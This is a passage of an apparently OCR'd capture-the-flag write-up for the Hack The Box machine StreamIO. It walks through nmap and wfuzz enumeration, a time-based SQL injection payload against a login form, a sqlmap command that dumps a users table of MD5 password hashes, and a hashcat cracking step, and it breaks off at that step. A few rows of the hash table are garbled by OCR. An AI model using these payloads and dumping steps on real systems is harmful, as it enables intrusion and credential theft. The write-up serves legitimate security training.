
Machine IP: 10.10.11.158



Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Note: This write up was written in different days. There may be IP changes along the way.

Initial Enumeration

We start with `nmap`:

```
mkdir nmap
nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.158
```


```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
```

```
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-08-01
00:33:26Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
streamIO.htb0., Site: Default-First-Site-Name)
443/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-favicon: Unknown favicon MD5: 3BBA52018DC9C10518012FB1E55ABBF8
|_http-title: Streamio
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| tls-alpn:
|_  http/1.1
|_ssl-date: 2022-08-01T00:34:14+00:00; +7h00m00s from scanner time.
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=streamIO/countryName=EU
| Subject Alternative Name: DNS:streamIO.htb, DNS:watch.streamIO.htb
| Issuer: commonName=streamIO/countryName=EU
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-02-22T07:03:28
| Not valid after:  2022-03-24T07:03:28
| MD5:   b99a 2c8d a0b8 b10a eefa be20 4abd ecaf
|_SHA-1: 6c6a 3f5c 7536 61d5 2da6 0e66 75c0 56ce 56e4 656d
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
streamIO.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2022-08-01T00:33:37
|_  start_date: N/A
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
```

We have many ports open. We will first check out the web page, however, before doing that we will add the following domain names found by `nmap` to our `/etc/hosts` file:


```
10.10.11.158 streamIO.htb watch.streamIO.htb
```

Checking out the web page




We get a default Windows Server landing page, however, the `nmap` results showed us there were `HTTP` data. Looking closely, the data belonged to the `443` port. So, we have to go to the `https` link.


Navigating to `https://10.10.11.158` and accepting the certificate warning, we get:



Still not the desired outcome. Finally let up try `https://streamIO.htb`



Finally, we get a hit. Before running our web enumeration tools, we can also check the other domain `https://watch.streamIO.htb`.



We have another page.

Now let us run our web enumeration tools!

Enumerating the web pages

We will first perform files and directories enumeration on the two domains. If we do not find anything, we can try other things.
We will also use `SecLists` for our word list. (https://github.com/danielmiessler/SecLists)

```
# Since the server is Windows (case insensitive), we can use lowercase versions of
the word lists.
# For files
wfuzz -c -w raft-small-files-lowercase.txt https://streamio.htb/FUZZ
# For directories
wfuzz -c -w raft-small-directories-lowercase.txt https://streamio.htb/FUZZ

# Same for https://watch.streamio.htb/ as well
```


Results:

```
Target: https://streamio.htb/FUZZ
********************************************************************
ID    Response   Lines      Word         Chars          Request
********************************************************************
00003:  C=301      1 L         10 W          150 Ch        "admin"
00002:  C=301      1 L         10 W          151 Ch        "images"
00015:  C=301      1 L         10 W          148 Ch        "css"
00009:  C=301      1 L         10 W          147 Ch        "js"
00267:  C=301      1 L         10 W          150 Ch        "fonts"
03809:  C=200    394 L        915 W        13497 Ch        "https://streamio.htb/"

Target: https://streamio.htb/FUZZ
********************************************************************
ID    Response   Lines      Word         Chars          Request
********************************************************************
00001:  C=200    394 L        915 W        13497 Ch        "index.php"
00010:  C=200    120 L        291 W         4500 Ch        "register.php"
00004:  C=200    110 L        269 W         4145 Ch        "login.php"
00102:  C=200      0 L          7 W         1148 Ch        "favicon.ico"
00098:  C=200    205 L        430 W         6434 Ch        "contact.php"
00148:  C=302      0 L          0 W            0 Ch        "logout.php"
00366:  C=200    394 L        915 W        13497 Ch        "."
00478:  C=200    230 L        571 W         7825 Ch        "about.php"

Target: https://watch.streamio.htb/FUZZ
********************************************************************
ID    Response   Lines      Word         Chars          Request
********************************************************************
00154:  C=301      1 L         10 W          157 Ch        "static"
03809:  C=200     78 L        245 W         2829 Ch
"https://watch.streamio.htb/"

Target: https://watch.streamio.htb/FUZZ
********************************************************************
ID    Response   Lines      Word         Chars          Request
********************************************************************
00001:  C=200     78 L        245 W         2829 Ch        "index.php"
00002:  C=200   7193 L      19558 W        253887 Ch       "search.php"
00102:  C=200      0 L          7 W         1148 Ch        "favicon.ico"
00366:  C=200     78 L        245 W         2829 Ch        "."
00700:  C=200     19 L         47 W          677 Ch        "blocked.php"
```


Let us start with `streamio.htb`

Checking out streamio.htb

Just scrolling down the main page, we find a potentially valuable email:




Navigating to `about.php`, we find some names which we can use for brute forcing in the future if needed.




It appears as though, we are hacking the Arrow squad.

`contact.php` has a forum, but it does not seem to be vulnerable.

`login.php` and `register.php` are interesting. We can create an account via `register.php`, however, we cannot login to it.



However, the login button (highlighted), leads us to `https://streamio.htb/user-login.html`




The `user-login.html`, does not exist and as mentioned before, `login.php` is no good either. This is indeed interesting.

There seems to be nothing else worth checking. Now moving on to `watch.streamio.htb`:

Checking out watch.streamio.htb

The only interesting thing is `search.php`, which appears to be a movie database. Trying some injections we get the following:



Now that we have seen what the web pages have, we can start our attack. There are other services we can check, but we will do so if we do not progress attacking the web pages.


Initial foothold

After trying more injections in the `https://watch.streamio.htb/search.php`, we get nowhere. However, trying the following injection in the `https://streamio.htb/login.php`, we get a blind `sqli`:

```
-- Without the '
-- Timed based sqli. The response comes after 10 seconds, so we know we have a sqli
username=asd' WAITFOR DELAY '00:00:10' -- -&password=asd
```

We will use `sqlmap`. Unfortunately, this will take a lot of time, since we are dealing with a time based sql injection.

We can get the `POST` request parameters using Firefox Network tab (ctrl+shift+e)




```
sqlmap -o -u https://streamio.htb/login.php --data='username=asd&password=asd' -D
STREAMIO -T users --dump --batch
```

The results:

```
Database: STREAMIO
Table: users
[30 entries]
+-----+----------+------------------------------------------------------+--------------
-------------------------------------------------+
| id  | is_staff | password                                             | username
|
+-----+----------+------------------------------------------------------+--------------
-------------------------------------------------+
| 3   | 1        | c660060492d9edcaa8332d89c99c9239                     | James
|
| 4   | 1        | 925e5408ecb67aea449373d668b7359e                     | Theodore
|
| 5   | 1        | 083ffae904143c4796e464dac33c1f7d                     | Samantha
|
| 6   | 1        | 08344b85b329d7efd611b7a7743e8a09                     | Lauren
|
| 7   | 1        | d62be0dc82071bccc1322d64ec5b6c51                     | William
|
| 8   | 1        | f87d3c0d6c8fd686aacc6627f1f493a5                     | Sabrina
|
| 9   | 1        | f03b910e2bd0313a23fdd7575f34a694                     | Robert
|
| 10  | 1        | 3577c47eb1e12c8ba021611e1280753c                     | Thane
|
| 11  | 1        | 35394484d89fcfdb3c5e447fe749d213                     | Carmon
```

```
|
| 12  | 1        | 54c88b2dbd7b1a84012fabc1a4c73415                    | Barry
|
| 13  | 1        | fd78db29173a5cf701bd69027cb9bf6b                    | Oliver
|
| 14  | 1        | b83439b16f844bd6ffe35c02fe21b3c0                    | Michelle
|
| 15  | 1        | 0cfaaaafb559f081df2befbe66686de0                    | Gloria
|
| 16  | 1        | b22abb47a02b52d5dfa27fb0b534f693                    | Victoria
|
| 17  | 1        | 1c2b3d8270321140e5153f6637d3ee53                    | Alexendra
|
| 18  | 1        | 22ee218331afd081b0dcd8115284bae3                    | Baxter
|
| 19  | 1        | ef8f3d30a856cf166fb8215aca93e9ff                    | Clara
|
| 20  | 1        | 3961548825e3e21df5646cafe11c6c76                    | Barbra
|
| 21  | 1        | ee0b8a0937abd60c2882eacb2f8dc49f                    | Lenord
|
| 22  | 1        | 0049ac57646627b8d7aeaccf8b6a936f                    | Austin
|
| 23  | 1        | 8097cedd612cc37c29db152b6e9edbd3                    | Garfield
|
| 24  | 1        | 6dcd87740abb64edfa36d170f0d5450d                    | Juliette
|
| 25  | 1        | bf55e15b119860a6e6b5a164377da719                    | Victor
|
| 26  | 1        | 7df45a9e3de3863807c026ba48e55fb3                    | Lucifer
!CE60        |
| 97: | 1        | 2a4e2cf22dd8fcb45adcb91be1e22ae8                    | Bruno
|
| 28  | 1        | ec33265e5fc8c2f1b0c137bb7b3632b5                    | Diablo
|
| 29  | 1        | dc332fb5576e9631c9dae83f194f8e70                    | Robin
|
| 30  | 1        | 384463526d288edcc95fc3701e523bc7                    | Stan
|
| 31  | 1        | b779ba15cedfd22a023c4d8bcf5f2332                    | yoshihide
<xX◌\x01\x00\x01                    |
| 33  | 0        | 665a50ac9eaa781e4f7f04199db97a11                    | admin
|
+-----+----------+-----------------------------------------------------+--------------
-------------------------------------------------+
```

We can crack the passwords using `hashcat`:

```
PS C:\My_files\hashcat-6.2.5> .\hashcat.exe -m 0 .\Hashes\StreamIO\hashes.txt -r
.\rules\best64.rule .\rockyou.txt --show

